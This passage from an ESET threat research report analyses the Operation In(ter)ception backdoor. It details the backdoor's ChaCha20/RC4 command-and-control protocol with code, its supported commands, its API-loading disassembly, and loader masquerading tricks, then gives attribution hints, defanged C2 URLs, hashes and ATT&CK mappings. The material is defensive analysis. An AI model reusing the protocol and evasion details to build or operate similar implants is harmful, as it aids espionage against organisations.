In the first stage, the goal is to establish ChaCha20 contexts, which are then used in the second stage of the communication. The flow of this stage is depicted in Figure 12.



Figure 12 // Session first stage: successful exchange of ChaCha20 nonces

3.2.4.2.1.1 Message ID 0 – Initial check-in

This is the first message the client sends to the server. The expected response from the server is either `c3VjY2V2cyE=` (indicating success) or `ZmFpbGVKlQ==` (indicating an error on the server). On an error, the client tries to contact another server. Although these "success" and "error" strings appear to be base64-encoded strings, the malware does not decode them, but rather just checks for these literal values.

3.2.4.2.1.2 Message ID 1 – Obtain server's ChaCha20 nonce

Once the initial check-in is successfully passed, the client sends a message with ID 1. The server response contains base64-encoded data of the "additional data" format described above. After the base64 decoding, the data is further encrypted by a modified RC4 (see the *Appendix*). To decrypt the encrypted data from the received message, the client uses a hardcoded key.

The decrypted data is expected to be a string consisting of 24 hexadecimal digits. The client will parse the string using `scanf(..,"%02X"...)` and use the result as a nonce in the ChaCha20 context initialization, which comes immediately afterward. This context will be later used for encryption of every data stream sent to the server. The key, which is necessary along with the nonce for creating the ChaCha20 context, is derived by the algorithm presented in Figure 13.

```
UInt32 v3 = clientID + 0x11111111;
byte[] chachaKey = new byte[32];

chachaKey[0] = 0;
for (int i = 1; i < 32; i++)
   chachaKey[i] = (byte)(chachaKey[i - 1] + ((UInt32)(v3 * i) >> i));
```

Figure 13 // ChaCha20 key derivation algorithm

3.2.4.2.1.3 Message ID 2 – Send client's ChaCha20 nonce

Next, the client will generate 12 pseudorandom bytes, which are used as a nonce for the second ChaCha20 context. This context will be used for decryption of every data stream received from the server. Note that the key used for this context initialization is the same as in the first case. This means the contexts are created using the same key; however, the nonce differs.

The generated nonce is then formatted as a hex string and subsequently encrypted by the modified RC4 algorithm, using the same key as in the previous case. Next, the result is sent as additional data in a message with ID 2 to the server. The response from the server can be arbitrary – the client discards it upon receipt. After discarding the response, the context is initialized, and the backdoor proceeds to the second stage of communication.

3.2.4.2.1.4 Message ID 3 – Error occurred

If anything goes wrong in this stage, the client sends a message of ID 3 to indicate to the server that an error occurred. The additional data in the message contains a string `ZnNrbGNz` (`fsklcs` when base64-decoded). The client does not expect any response from the server and sleeps for a certain amount of time. When the time is up, it contacts the server again.

3.2.4.2.2 Stage 2 – Request and execute commands

Once the ChaCha20 nonces are exchanged and the contexts are established, the communication moves to the second stage, which is dedicated to receiving commands and performing actions based on them. The command requests are sent to the server until the server responds with a specific command to terminate the communication. The flow of this stage is depicted in Figure 14.



Figure 14 // Session second stage: the client requests commands until the server instructs it to terminate the communication

3.2.4.2.2.1 Message ID 1 – Request command

The client sends message with ID 1 to request a command from the server. The expected response from the server contains data in the "additional data" format encrypted by ChaCha20 under base64 encoding. After the decryption, the data holds the command ID and other data necessary to successfully execute the command. In the section *Supported commands*, one can observe the commands supported by the backdoor.

3.2.4.2.2.2 Message ID 2 – Command result

When the command is performed, the result is sent back to the server in a message with ID 2 as additional data. Also, as in the first stage, the client does not expect any particular response from the server; the response is discarded upon receipt.

3.2.4.2.2.3 Message ID 3 – Communication termination upon request / Error occurred

The client keeps sending command requests to the server until a specific command is received indicating the server wishes to stop the communication. Once this command is received, the client sends a message of ID 3, instead of a message of ID 2, as a confirmation.

Alternatively, the client sends a message of ID 3 in the cases where an error occurred.

In both cases, the additional data in the message contains the string `ZnNrbGNz`. After sending the message, the client sleeps for a certain amount of time, and then contacts the server again.

3.2.5 Supported commands

Table 7 presents the commands supported by the analyzed sample.

Offset	Content
0x00000001	Receive AES key string for module file encryption/decryption, and list initialized classes and modules
0x00000002	Receive and load module
0x00000005	Unknown
0x00000006	Delete all stored module files
0x00000030	Create host fingerprint
0x01000001	Execute a routine from a specified class instance
0x01000002	Execute a routine from a specified class instance
0x01000003	Execute a routine from a specified class instance
0x01000004	Execute a routine from a specified class instance
0x10000001	Set sleep period
0x10000002	Set received time in configuration and write the current configuration to a file
0x10000003	Reload configuration from file and send it to the server
0x10000004	Receive configuration and write it to a file
0x10000006	Terminate communication
0x11111111	No operation
Other	Execute particular export function of a specified module

Table 7 // List of supported commands

3.2.6 Anti-analysis techniques

As for anti-analysis techniques, similar to the custom downloader (Stage 1), the custom backdoor also features control-flow flattening and dynamic API loading (see the section *Stage 1: Custom downloader*). For the backdoor, however, the attackers used a different method for resolving the APIs. The necessary APIs are resolved on bootstrap and the pointers are stored in an array for later use, as seen in Figure 15. More precisely, for every class that has an assigned ID (we mentioned these classes in the section *Bootstrap*), there exists a function that resolves the APIs used by such a class. As one can see from Figure 15, this leads to redundancy (e.g. `CloseHandle_3, GetFileSize_2`). On the other hand, it may indicate the backdoor is composed of several modules (in the sense of *modular programming*) that are independent to each other. This is further supported by the existence of the command `0x01`, which is described in the section *Supported commands*.

```
.text:6D768539 loc_6D768539:                           ; CODE XREF: sub_6D7682B0+F8↑j
.text:6D768539                  mov     edi, [ebp+lpLibFileName]
.text:6D76853C                  push    edi             ; lpLibFileName
.text:6D76853D                  call    ds:LoadLibraryA
.text:6D768543                  mov     ebx, ds:GetProcAddress
.text:6D768549                  mov     esi, eax
.text:6D76854B                  lea     eax, [edi+0Dh]
.text:6D76854E                  push    eax             ; lpProcName
.text:6D76854F                  push    esi             ; hModule
.text:6D768550                  call    ebx ; GetProcAddress
.text:6D768552                  mov     CloseHandle_3, eax
.text:6D768557                  lea     eax, [edi+19h]
.text:6D76855A                  push    eax             ; lpProcName
.text:6D76855B                  push    esi             ; hModule
.text:6D76855C                  call    ebx ; GetProcAddress
.text:6D76855E                  mov     CreateFileW_1, eax
.text:6D768563                  lea     eax, [edi+25h]
.text:6D768566                  push    eax             ; lpProcName
.text:6D768567                  push    esi             ; hModule
.text:6D768568                  call    ebx ; GetProcAddress
.text:6D76856A                  mov     DeleteFileW, eax
.text:6D76856F                  lea     eax, [edi+31h]
.text:6D768572                  push    eax             ; lpProcName
.text:6D768573                  push    esi             ; hModule
.text:6D768574                  call    ebx ; GetProcAddress
.text:6D768576                  mov     FindClose_0, eax
.text:6D76857B                  lea     eax, [edi+3Bh]
.text:6D76857E                  push    eax             ; lpProcName
.text:6D76857F                  push    esi             ; hModule
.text:6D768580                  call    ebx ; GetProcAddress
.text:6D768582                  mov     FindFirstFileW, eax
.text:6D768587                  lea     eax, [edi+4Ah]
.text:6D76858A                  push    eax             ; lpProcName
.text:6D76858B                  push    esi             ; hModule
.text:6D76858C                  call    ebx ; GetProcAddress
.text:6D76858E                  mov     FindNextFileW, eax
.text:6D768593                  lea     eax, [edi+58h]
.text:6D768596                  push    eax             ; lpProcName
.text:6D768597                  push    esi             ; hModule
.text:6D768598                  call    ebx ; GetProcAddress
.text:6D76859A                  mov     GetFileSize_2, eax
.text:6D76859F                  lea     eax, [edi+64h]
.text:6D7685A2                  push    eax             ; lpProcName
```

Figure 15 // Example of the custom backdoor's dynamic API loading

3.3 PowerShell DLL

Another component we discovered in our investigation is a modified version of *PowerShdll*, a publicly available tool for running PowerShell code that does not require access to `powershell.exe`, thanks to using PowerShell automation DLLs.

The attackers customized the tool to have only one export routine that accepts one string as a parameter and passes it to the PowerShell DLLs for interpretation. The result given by PowerShell is then returned. All other functionality implemented in the original source code has been stripped.

As mentioned in the previous section, this DLL was delivered and utilized by the custom backdoor.

3.4 Custom DLL loaders

As previously mentioned, besides the `rundll32` utility, the attackers also used custom DLL loaders to execute their malware. We found two versions of such loaders.

One version simply loads the DLL and executes it using its export `DllRegisterServer` as the main routine. The second version is more complicated – it either uses the same method as the first one, or performs the following sequence:

- Execute `regsvr32` utility with the path to the malicious DLL as a parameter
- Execute `rundll32` utility with the same DLL, using the `DllRegisterServer` export
- Copy `regsvr32` to `C:\NVidia\NvDaemon.exe`, run it with the DLL as a parameter, and delete the copied `C:\NVidia\NvDaemon.exe`
- Copy `rundll32` to `C:\ProgramData\Skype\Skype.exe`, run it with the DLL and its `DllRegisterServer` export as parameters, and delete the copied `C:\ProgramData\Skype\Skype.exe`

We are unsure about the reason for using these custom loaders, but we assume the attackers were either testing the environment or resolving some issues.

3.5 Beacon DLL

Another component found during the investigation is a DLL with very simple functionality – after execution, the DLL connects to a specific hardcoded IP address, makes an HTTP request, and then terminates. We suspect that the attackers used this DLL to verify that the connection is, for example, not blocked by a corporate firewall.

3.6 Infrastructure

The malicious tools were always hosted on multiple servers. The attackers sometimes used compromised, but otherwise legitimate, servers, but other times used their own servers. The hardcoded domains and IP addresses varied between the different malicious tools used, and often changed when the malware was recompiled and delivered again.

It is worth noting that both the legitimate servers and the servers managed by the attackers used Windows operating systems and Microsoft's IIS as a web server. Determining how the attackers managed to compromise the legitimate servers was out of scope of our investigation.

4 ATTRIBUTION HINTS

Our investigation of Operation In(ter)ception did not reveal strong evidence of a connection to any known APT group.

However, we found several hints that might suggest a possible link to the Lazarus group:

- We have seen a variant of the Stage 1 malware that carried a Win32/NukeSped.FX sample[1]; a malware family attributed by ESET with high confidence to the Lazarus group (see our previous *blogpost*, specifically the section *Lazarus tools in casino attack*).

- **Development environment**

Most *PE Rich Headers* are very similar to Lazarus samples such as Win32/NukeSped.FX and Win32/NukeSped.FZ[2]

1 717622361D0C96B753FCDE57334119341A1E7691
2 A01FBC61448EA1368B276BB34E4DE32445CA2076, 1F8CF1746AE7CF7A840FD22E638E51697C336CC8

- **Host fingerprinting** (e.g. Windows product name, CPU name, Disk info, Adapters info, etc.)

Example: Win32/NukeSped.FZ[3]

- **Compiler-level code-flattening technique** (see Figure 9)

Example: Win32/NukeSped.FX[4]
However, this technique is also known to be used by other APT groups like APT10[5] and can also be found in some videogame hacks.

- **Dynamic API loading** (examples in Figure 10 and Figure 15)

Example: Win32/NukeSped.FX[6]

- The Lazarus group is known to target defense companies and use fake LinkedIn accounts. One such case is described in the *FBI's indictment (p. 95)* against of one of the group's members.
- The Lazarus group uses spearphishing attacks via fake job offers as a part of their Tactics, Techniques, and Procedures (TTPs). One such case was reported by *ESTSecurity* and *Cisco Talos*.
- The Lazarus group is also known to use both rented and compromised web servers to host their malware. This was reported, for example, by *Kaspersky*.

ESET researchers *previously analyzed* the links between the Lazarus group's major campaigns.

5 CONCLUSION

Our research into Operation In(ter)ception shows again how effective spearphishing can be for compromising a target of interest. In the investigated cases, the adversaries used LinkedIn to select employees of the targeted military and defense companies and subsequently approached them with fake job offers. Unafraid of direct contact, the attackers chatted with the victims to convince them to open malicious files. Once they succeeded, they had their initial foothold inside the victim companies.

Inside the target's network, the attackers tried to stay under the radar by frequently recompiling their custom malware, abusing native Windows utilities and hiding under names of legitimate software and companies. The apparent goal was to steal company data, and as the final stage of the attack, the adversaries tried to monetize the access to a victim's email account through a BEC attack.

6 ACKNOWLEDGEMENTS

Special thanks to Michal Cebák for his work on this investigation.

7 INDICATORS OF COMPROMISE (IOCS)

7.1 ESET detection names

Win32/Interception.A

3 1F8CF1746AE7CF7A840FD22E638E51697C336CC8
4 A01FBC61448EA1368B276BB34E4DE32445CA2076
5 40BD2000D545FC1F7EEB6EA4C31A3D0FD39B452E
6 68DA304DAC7F713F7707E6CC849DD5ED587BFCF9

7.2 Hashes

```
B1199EE7AFB1F348D42BEF1CAED7E405A7631B1B
286C01EAB255DA32B7F36CE9814DA3999E17F40D
0C63F318EDEAEDC7D7AF28304A61A0DF71699F89
373EC71B31F803298F06B7EDED059BC1E7C6D70B
AE130A678D76C44171799C0750FEFD5DB43A9DE4
FB38C71DD02C3926F9A1C146A13A66579D3F88D2
8690930299D83FE65A9C3C5CD1D7F509A79D8E71
D07B19373293369C55CC6E7E0D4CF6CFE32542DF
```

7.3 Filenames

```
C:\Intel\IntelR.lor
C:\Intel\IntelV.cgi
C:\Intel\crtutl.exe
C:\NVIDIA\nvc.exe
C:\NVIDIA\nve.exe
C:\NVIDIA\nvd.exe
C:\NVIDIA\nve.cgr
C:\NVIDIA\nve.lom
C:\NVIDIA\nve.cgt
C:\NVIDIA\nve.loe
C:\NVIDIA\nve.cgy
C:\NVIDIA\nve.lop
C:\NVIDIA\nve.cgb
C:\NVIDIA\ctutl.exe
C:\NVIDIA\ctrutl.exe
C:\NVidia\NvDaemon.exe
C:\ProgramData\Skype\Skype.exe
C:\ProgramData\Mozilla\fx.rmb
C:\ProgramData\DellTPad\ApMsgApp.exe
C:\ProgramData\DellTPad\DellTPadRepair.exe
C:\ProgramData\DellTPad\DellTPadMobile.exe
C:\ProgramData\DVDStudio\DVDTools.exe
C:\ProgramData\DVDStudio\DVDStudioSync.exe
C:\Users\<USER>\AppData\Local\Temp\~pwshld3.dat
C:\Users\<USER>\AppData\Local\Microsoft\OneDrive\OneDrive.exe
C:\Users\<USER>\AppData\Local\Microsoft\oneDrive\oneDriveSync.exe
C:\Users\<USER>\AppData\Local\IconCache.db7
C:\Users\<USER>\AppData\Local\NTUSER45F7.POL
```

7.4 URLs

https://cwjamaica[.]biz/images/logo.png
https://sbsserv.camdvr[.]org/top.swf
https://km.wu.ac[.]th/image/office.jpg
https://safebrowsing.gleeze[.]com/welcome1.png
http://safebrowsing.gleeze[.]com/header.png
https://safebrowsing.gleeze[.]com/header.png
http://205.210.162[.]36/start.html
http://205.210.162[.]36/www2default/css1/style.xsl
https://www2.markham[.]ca/css1/Mar.xsl
https://www2.markham[.]ca/css1/style.swf
https://www2.markham[.]ca/css1/style.jpg
https://www2.markham[.]ca/css1/style.xsl
https://www2.markham[.]ca/css1/style.css
https://www2.markham[.]ca/view_center.asp
https://www2.markham[.]ca/css/first.css
https://www2.markham[.]ca/first.jpeg
https://www2.markham[.]ca/politicia.asp
https://www2.markham[.]ca/taxing-churc.asp
https://www2.markham[.]ca/exports-to-Turkey.asp
https://www2.markham[.]ca/Climate.asp
https://www2.markham[.]ca/discoveries.asp
https://www2.markham[.]ca/pay-talks-fai.asp
https://www2.markham[.]ca/Nouvelles.asp
https://www2.markham[.]ca/News.asp
https://www2.markham[.]ca/Noticias.asp
https://www2.markham[.]ca/EU-nominee.asp
https://www2.markham[.]ca/Business.asp
https://www2.markham[.]ca/Culture.asp
https://www2.markham[.]ca/Life-Work.asp
https://www2.markham[.]ca/Comercio.asp
https://www2.markham[.]ca/Links.asp
https://www2.markham[.]ca/churc.asp
https://www2.markham[.]ca/products.asp
https://www2.markham[.]ca/exports.asp
https://online.verzatec[.]com/banner.asp
https://nic.mywire[.]org/view.asp
https://chuta[.]jp/jtool/dic.css
https://chuta[.]jp/jtool/dic.png
https://chuta[.]jp/jtool/politicia.asp
https://chuta[.]jp/jtool/taxing-churc.asp
https://chuta[.]jp/jtool/exports-to-Turkey.asp
https://chuta[.]jp/jtool/Climate.asp
https://chuta[.]jp/jtool/discoveries.asp
https://chuta[.]jp/jtool/pay-talks-fai.asp
https://chuta[.]jp/jtool/Nouvelles.asp
https://chuta[.]jp/jtool/News.asp
https://chuta[.]jp/jtool/Noticias.asp
https://chuta[.]jp/jtool/EU-nominee.asp

https://chuta[.]jp/jtool/Business.asp
https://chuta[.]jp/jtool/Culture.asp
https://chuta[.]jp/jtool/Life-Work.asp
https://chuta[.]jp/jtool/Comercio.asp
https://chuta[.]jp/jtool/Links.asp
https://chuta[.]jp/jtool/churc.asp
https://chuta[.]jp/jtool/products.asp
https://chuta[.]jp/jtool/exports.asp
https://comnet.aev[.]com/wik.xsl
http://servicediscovery.kozow[.]com
https://w3.casacam[.]net

8 MITRE ATT&CK TECHNIQUES

Tactic	ID	Name	Description
Initial Access	T1194	Spearphishing via Service	LinkedIn is used to contact the target and provide a malicious attachment.
Execution	T1059	Command-Line Interface	`cmd.exe` used to create a scheduled task to interpret a malicious XSL script via `WMIC`.
	T1106	Execution through API	Malware uses `CreateProcessA` API to run another executable.
	T1086	PowerShell	A customized .NET DLL is used to interpret PowerShell commands.
	T1117	Regsvr32	The `regsvr32` utility is used to execute malware components.
	T1085	Rundll32	The `rundll32` utility is used to execute malware components.
	T1053	Scheduled Task	`WMIC` is scheduled to interpret remote XSL scripts.
	T1047	Windows Management Instrumentation	`WMIC` utility is abused to interpret remote XSL scripts.
	T1035	Service Execution	A service is created to execute the malware.
	T1204	User Execution	The attacker relies on the victim to extract and execute a LNK file from a RAR archive received in an email attachment.
	T1220	XSL Script Processing	`WMIC` is used to interpret remote XSL scripts.
Persistence	T1050	New Service	A service is created to ensure persistence for the malware.
	T1053	Scheduled Task	Upon execution of the LNK file, a scheduled task is created that periodically executes `WMIC`.
Defense Evasion	T1116	Code Signing	Malware signed with a certificate issued for "16:20 Software, LLC".
	T1140	Deobfuscate/Decode Files or Information	`certutil.exe` is used to decode base64-encoded malware binaries.
	T1070	Indicator Removal on Host	Attackers attempt to remove generated artifacts.
	T1036	Masquerading	Malware directories and files are named as, or similar to, legitimate software or companies.
	T1117	Obfuscated Files or Information	Malware is heavily obfuscated and delivered in base64-encoded form.
	T1085	Regsvr32	The `regsvr32` utility is used to execute malware components.
	T1078	Valid Accounts	Adversary uses compromised credentials to log into other systems.
	T1220	XSL Script Processing	`WMIC` is used to interpret remote XSL scripts.

Tactic	ID	Name	Description
Credential Access	T1110	Brute Force	Adversary attempts to brute-force system accounts.
Discovery	T1087	Account Discovery	Adversary queries AD server to obtain system accounts.
	T1012	Query Registry	Malware has ability to query registry to obtain information such as Windows product name and CPU name.
	T1018	Remote System Discovery	Adversary scans IP subnets to obtain list of other machines.
	T1082	System Information Discovery	Malware has ability to gather information such as Windows product name, CPU name, username, etc.
Collection	T1005	Data from Local System	Adversary collects sensitive data and attempts to upload it using the Dropbox CLI client.
	T1114	Email Collection	Adversary has access to a victim's email and may utilize it for a business email compromise attack
Command and Control	T1071	Standard Application Layer Protocol	Malware uses HTTPS protocol.
Exfiltration	T1002	Data Compressed	Exfiltrated data is compressed by RAR.
	T1048	Exfiltration Over Alternative Protocol	Exfiltrated data is uploaded to Dropbox using its CLI client.
	T1537	Transfer Data to Cloud Account	Exfiltrated data is uploaded to Dropbox.

9 APPENDIX

Below we present the modified version of the RC4 cipher used in the Stage 2 backdoor (see the sections *Configuration* and *Message ID 1 – Obtain server's ChaCha20 nonce*). We have added comments to highlight the differences between this algorithm and standard RC4. Despite these "errors" however, if data is encrypted and decrypted by this particular implementation, it will work.

```
public static byte[] RC4Crypt(byte[] data, byte[] key)
{
    int a, i, j, k;
    int[] S;
    byte[] result;

    S = new int[256];
    result = new byte[data.Length];

    for (i = 0; i < 256; i++)
        S[i] = i;

    for (i = j = 0; i < 256; i++)
    {
        j = (j + S[i] + key[i % key.Length] + i) & 0xFF; // nonstandard: +i
        S[i] = S[i] ^ S[j]; // Bug in the swap implementation
        S[j] = S[j] ^ S[i]; // If i==j, the value will be 0 instead
        S[i] = S[i] ^ S[j]; // of the original value.
    }

    for (a = i = j = 0; i < data.Length; i++)
    {
        a = (a + 1) & 0xFF;
        j = (j + S[a] + a) & 0xFF; // nonstandard: +a
        S[a] = S[a] ^ S[j]; // Bug in the swap implementation
        S[j] = S[j] ^ S[a];
        S[a] = S[a] ^ S[j];

        k = S[(S[a] + S[j]) & 0xFF];
        result[i] = (byte)(data[i] ^ k);
    }

    return result;
}
```

Figure 16 // Modified RC4 cipher used in the Stage 2 backdoor (rewritten in C#)

ABOUT ESET

For 30 years, *ESET®* has been developing industry-leading IT security software and services for businesses and consumers worldwide. With solutions ranging from endpoint and mobile security, to encryption and two-factor authentication, ESET's high-performing, easy-to-use products give consumers and businesses the peace of mind to enjoy the full potential of their technology. ESET unobtrusively protects and monitors 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company. Backed by R&D centers worldwide, ESET becomes the first IT security company to earn *100 Virus Bulletin VB100* awards, identifying every single "in-the-wild" malware without interruption since 2003. For more information, visit www.eset.com or follow us on *LinkedIn*, *Facebook* and *Twitter*.

ENJOY SAFER TECHNOLOGY™